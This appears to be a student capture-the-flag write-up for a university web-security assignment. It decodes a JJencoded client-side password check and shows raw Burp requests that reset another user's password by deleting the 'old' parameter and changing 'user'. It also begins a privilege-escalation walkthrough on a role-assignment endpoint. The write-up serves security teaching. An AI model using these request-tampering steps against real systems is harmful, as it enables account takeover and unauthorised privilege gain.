| 3 |  https://lelinhtinh.github.io/de4js/<br>./ de4js 1.12.0<br>JavaScript Deobfuscator and Unpacker<br> <br>String Local File Remote File<br>` $=~[];$={___:++$,$$$$:(![]+"")[$],__$:++$,$_$_:(![]+"")[$],_$_:++$,$_$$:({}+"")[$],$$_$:($[$]+"")`<br>`[$],_$$:++$,$$$_:(!""+"")[$],$__:++$,$_$:++$,$$__:({}+"")[$],$$_:++$,$$$:++$,$___:++$,$__$:++$};$.$_=($.$_=$+"")`<br>`[$.$_$]+($._$=$.$_[$.__$])+($.$$=($.$+"")[$.__$])+((!$)+"")[$._$$]+($.__=$.$_[$.$$_])+($.$=(!""+"")[$.__$])+`<br>`($._=(!""+"")[$._$_])+$.$_[$.$_$]+$.__+$._$+$.$;$.$$=$.$+(!""+"")[$._$$]+$.__+$._+$.$+$.$$;$.$=($.___)[$.$_]`<br>`[$.$_];$.$($.$($.$$+"\""+"\\"+$.__$+$.$_$+$.__$+$.$$$$+"\\"+$.$__+$.___+"("+$.$$_$+$._$+$.$$__+$._+"`<br>`\\"+$.__$+$.$_$+$.$_$+$.$$$_+"\\"+$.__$+$.$_$+$.$$_+$.__+".\\"+$.__$+$.$__+$.$$$+$.$$$_+$.__+"`<br>`\\"+$.__$+$.___+$.$_$+(![]+"")[$._$_]+$.$$$_+"\\"+$.__$+$.$_$+$.$_$+$.$$$_+"\\"+$.__$+$.$_$+$.$$_+$.__+"`<br>`\\"+$.__$+$.___+$._$_+"\\"+$.__$+$.$$$+$.__$+"\\"+$.__$+$.__$+$.__$+$.$$_$+"(\\\"\\"+$.__$+$.$$_+$.___+$.$_$_+"`<br>○ None ○ Eval ○ Array ○ Obfuscator IO ○ _Number ○ JSFuck ● JJencode ○ AAencode ○ URLencode ○ Packer<br>○ JS Obfuscator ○ My Obfuscate ○ Wise Eval ○ Wise Function ○ Clean Source ○ Unreadable<br>□ Line numbers ☑ Format Code □ Unescape strings ☑ Recover object-path □ Execute expression ☑ Merge strings<br>□ Remove grouping<br> <br>`if (document.getElementById("pass").value == "ashdfh2i3uh8f9erhf98h234f8ghw79ghr8egyh98hern98gh89j2w48fj403wofj") {`<br>`    var x = ["FLAG{", "0c654321a8bd3fb3}", "b6bad09f13d6dbc0"];`<br>`    alert("Congrats! " + x[0] + x[2] + x[1]);`<br>`} else {`<br>`    alert("Incorrect password");`<br>`}` | We can use the online jjencoder decoder “https://lelinhtinh.github.io/de4js/”.<br><br>As can be seen from the screenshot, the password is “ashdfh2i3uh8f9erhf98h234f8ghw79ghr8egyh98hern98gh89j2w48fj403wofj”. |
| 4 |   Dashboard<br>User Profile<br>Admin<br>Settings<br>Developer Login<br>Developer Login<br>Enter your password<br>Enter your password: ••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••<br> <br>assignment-zeus.unimelb.life<br>Congrats! FLAG{b6bad09f13d6dbc00c654321a8bd3fb3}<br> | If we type the password found in the previous step, we can get **“Congrats! FLAG{b6bad09f13d6dbc00c654321a8bd3fb3}”.** |

## Section 2 – Authentication Weakness exploitation walkthrough

The authentication weakness is in the change password functionality. This can be accessed by authenticated users from the setting page (http://assignment-zeus.unimelb.life/settings.php). or a POST request to change-password.php (http://assignment-zeus.unimelb.life/change-password.php). Once a user enters the old and new passwords, they will be passed to change-password.php as parameters of a POST request.





Figure 2.1: explained in Figure 2.2.






```
POST /change-password.php HTTP/1.1
Host: assignment-zeus.unimelb.life
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
Accept:
text/html,application/xhtml+xml,application/xml;q=0.
9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 31
Origin: http://assignment-zeus.unimelb.life
Connection: close
Referer:
http://assignment-zeus.unimelb.life/settings.php
Cookie: PHPSESSID=g34hvglfjoc5dg8oqklicjadli;
CSRF_token=
rV7XsNT371r11xKJsQpbwtBLkIFMdy9jb1acc4zuhFB7MJ2eoA3b
hA1Ub2f41kmP; admin=false
Upgrade-Insecure-Requests: 1

old=fds&new=fds&user=katsuhidei
```



```
HTTP/1.1 200 OK
Date: Fri, 04 Jun 2021 16:49:07 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 13
Connection: close
Content-Type: text/html; charset=UTF-8

Unauthorised!
```

Figure 2.2: screenshots of the web application's setting page. (1) type an old password. (2) type a new password. (3) hit the button to submit the request. (4) we can see the post request. (5) it passes the old and new passwords and username. (6) the response is shown.

<u>Exploit: changing the password of others and flag</u>

The following steps provide a proof of concept for an attack that exploits authentication weakness.

| Step | Screenshot | Explanation |
|---|---|---|
| 1 | <br>Settings<br>Change your password<br>Current password:<br>●●●<br>New password:<br>●●●●●●<br> | Firstly, type random or chosen old and new passwords. Then hit the save changes button. |
| 2 | <br>13 https://firefox.settings.services.... GET /v1/buckets/main/collections/normand... ✓ 200 3040 JSON<br>14 http://assignment-zeus.unimelb.... POST /change-password.php ✓ 200 290 text php<br>Request<br>POST /change-password.php HTTP/1.1<br>Host: assignment-zeus.unimelb.life<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0<br>Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8<br>Accept-Language: en-US,en;q=0.5<br>Accept-Encoding: gzip, deflate<br>Content-Type: application/x-www-form-urlencoded<br>Content-Length: 34<br>Origin: http://assignment-zeus.unimelb.life<br>Connection: close<br>Referer: http://assignment-zeus.unimelb.life/settings.php<br>Cookie: PHPSESSID=g34hvglfjoc5dg8oqklicjadli; CSRF_token=rV7XsNT37lr11xKJsQpbwtBLkIFMdy9jblacc4zuhFB7MJ2eoA3bhA1Ub2f41kmP; admin=false<br>Upgrade-Insecure-Requests: 1<br><br>old=fds&new=fdsfds&user=katsuhidei<br>Response<br>HTTP/1.1 200 OK<br>Date: Fri, 04 Jun 2021 17:04:53 GMT<br>Server: Apache/2.4.41 (Ubuntu)<br>Expires: Thu, 19 Nov 1981 08:52:00 GMT<br>Cache-Control: no-store, no-cache, must-revalidate<br>Pragma: no-cache<br>Content-Length: 13<br>Connection: close<br>Content-Type: text/html; charset=UTF-8<br><br>Unauthorised!<br> | We can see the POST request made with “old”, “new” and “user” parameters. |
| 3 | <br>Request<br>POST /change-password.php HTTP/1.1<br>Host: assignment-zeus.unimelb.life<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0<br>Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8<br>Accept-Language: en-US,en;q=0.5<br>Accept-Encoding: gzip, deflate<br>Content-Type: application/x-www-form-urlencoded<br>Content-Length: 41<br>Origin: http://assignment-zeus.unimelb.life<br>Connection: close<br>Referer: http://assignment-zeus.unimelb.life/settings.php<br>Cookie: PHPSESSID=g34hvglfjoc5dg8oqklicjadli; CSRF_token=rV7XsNT37lr11xKJsQpbwtBLkIFMdy9jblacc4zuhFB7MJ2eoA3bhA1Ub2f41kmP; admin=false<br>Upgrade-Insecure-Requests: 1<br><br>new=fdsfsd&user=katsuhidei-branch-manager<br>Response<br>HTTP/1.1 200 OK<br>Date: Fri, 04 Jun 2021 17:05:49 GMT<br>Server: Apache/2.4.41 (Ubuntu)<br>Expires: Thu, 19 Nov 1981 08:52:00 GMT<br>Cache-Control: no-store, no-cache, must-revalidate<br>Pragma: no-cache<br>Content-Length: 29<br>Connection: close<br>Content-Type: text/html; charset=UTF-8<br><br>Password changed successfully<br> 1 × ...<br>Send<br>Cancel<br>Pretty Raw \n Actions<br>Pretty Raw Render \n Actions | Sending this to the repeater of Burp Suite software. Then delete the old parameter and change “user=katushidei” to “user=katsuhidei-branch-manager” and send the request.<br><br>We can get the response “Password changed successfully”. |

| | | |
|---|---|---|
| 4 | <br>Login<br>katsuhidei-branch-manager<br>••••••<br>This connection is not secure. Logins entered here could be compromised. Learn More | Now use the username and password in the previous step to log into the application. |
| 5 | <br>Settings<br>Change your password<br>FLAG{no_change_no_progress}<br>Current password:<br>New password:<br>SAVE CHANGES | We can find the flag **“FLAG{no_change_no_progress}”** on the setting page. |

# Section 3 – Privilege Escalation exploitation walkthrough

The privilege escalation vulnerability is in promote user functionality. This can be accessed by authenticated users from the admin page (http://assignment-zeus.unimelb.life/admin.php) with the cookie parameter “admin=true” or a POST request to assign.php (http://assignment-zeus.unimelb.life/assign.php). Once the promote user function was requested, the JSON data will be sent to assign.php to change the privilege.





Figure 3.1: explained in Figure 3.2.



```
150                                          ✓   200   16206   HTML   php
151  http://assignment-zeus.unimelb....  POST  /assign.php   ✓   200   290   text   php
152  http://assignment-zeus.unimelb....  GET   /admin.php        200   180   text   php
```



```
POST /assign.php HTTP/1.1
Host: assignment-zeus.unimelb.life
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64; rv:89.0) Gecko/20100101 Firefox/89.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.
9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 59
Origin: http://assignment-zeus.unimelb.life
Connection: close
Referer:
http://assignment-zeus.unimelb.life/admin.php
Cookie: PHPSESSID=92nhv8ptk8s99abvhhdubhp97h;
CSRF_token=
4DpUc4GnYbK661lJChR658PcJbKsRwiwmknJWnrqKw7yL7Ndctw5
QwULtIVT8Q4f; admin=false
Upgrade-Insecure-Requests: 1

json=
%7B%22user%22%3A%22admin%22%2C+%22roleGroup%22%3A+1%
7D
```

```
HTTP/1.1 200 OK
Date: Fri, 04 Jun 2021 17:19:00 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 13
Connection: close
Content-Type: text/html; charset=UTF-8

Unauthorised!
```


Figure 3.2: screenshots of the web application’s promote user functionality. (1) hit the promote user button to change the privilege. (2) we can see the post request. (3) the post request was sent with the encrypted JSON data. (4) the response is shown.

